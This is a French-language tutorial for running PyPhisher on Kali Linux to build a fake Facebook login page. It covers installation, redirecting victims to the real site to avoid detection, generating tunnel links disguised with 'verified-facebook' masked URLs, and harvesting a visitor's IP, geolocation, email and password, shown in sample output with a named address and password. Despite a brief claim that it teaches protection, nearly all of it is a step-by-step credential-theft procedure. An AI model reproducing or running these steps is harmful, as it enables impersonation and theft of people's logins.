

KALI

DOCUMENTATION

PYPHISHER

Contexte

Le phishing est une technique de cyberattaque visant à tromper les victimes pour qu'elles divulguent des informations sensibles (mots de passe, données bancaires) en se faisant passer pour une entité légitime via des mails, sites ou messages frauduleux. PyPhisher est un outil open-source utilisé pour automatiser ces attaques. Il propose des interfaces simplifiées pour créer de fausses pages imitant des sites populaires et collecter des données. Cet outil permet de comprendre le fonctionnement du phishing et d'apprendre à s'en protéger.

1. Installation

Pour commencer vous devez utiliser une vm KALI linux.

Installer pyphisher :

```
Git clone https://github.com/pranay.root/Pyphisher.git
```

Se déplacer dans les différents CD :

```
Cd ~
```

```
Cd Pyphisher
```

```
Ls
```

```
(root@kali)-[~/Pyphisher]
└─# ls
files LICENSE pyphisher.py README.md
```

```
Chmod +x *
```


Entrez une URL de redirection pour simuler un site, comme par exemple facebook.com pour Facebook. Cela permet de rediriger la victime vers le véritable site après l'envoi des informations, augmentant ainsi les chances de ne pas être détecté :

```
[?] Select one of the options > 1
[?] Do you want OTP Page? [y/n] > n
[?] Enter shadow url (for social media preview)[press enter to skip] :
[?] Enter redirection url[press enter to skip] : █
```

Choisir le lien créé

```
[•] Initializing PHP server at localhost:8080....
[+] PHP Server has started successfully!
[•] Initializing tunnelers at same address....
[+] Your urls are given below:

CloudFlared
URL : https://ftp-unusual-trim-colour.trycloudflare.com
MaskedURL : https://blue-verified-facebook-free@ftp-unusual-trim-colour.trycloudflare.com

LocalXpose
URL : https://3jctt6e5tt.loclx.io
MaskedURL : https://blue-verified-facebook-free@3jctt6e5tt.loclx.io

LocalHostRun
URL : https://1ea2829a86e94b.lhr.life
MaskedURL : https://blue-verified-facebook-free@1ea2829a86e94b.lhr.life

Serveo
URL : https://3e7992f0fb583438db9b6b41d078782d.serveo.net
MaskedURL : https://blue-verified-facebook-free@3e7992f0fb583438db9b6b41d078782d.serveo.net


[+] Waiting for login info....Press Ctrl+C to exit
```

Lors de la simple connexion au lien nous récupérerons déjà des informations :

```
[√] Victim IP found!

PyPhisher Data
[*] IP : 86.209.74.233
[*] IP Type : IPv4
[*] User OS : Linux
[*] User Agent : Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[*] Version : x86_64;
[*] Browser : Firefox
[*] Location : Poitiers, France, Europe
[*] GeoLocation(lat, lon): 46.580224, 0.340375
[*] Currency : Euro
```

La victime elle ne voit que ça :



Lorsque la victime remplit ses identifiants nous les récupérons sur le terminal :

```
[V] Victim login info found!  
  
PyPhisher Data  
[*] Facebook Username: theo.herault@gmail.com  
[*] Password: azerty.1234
```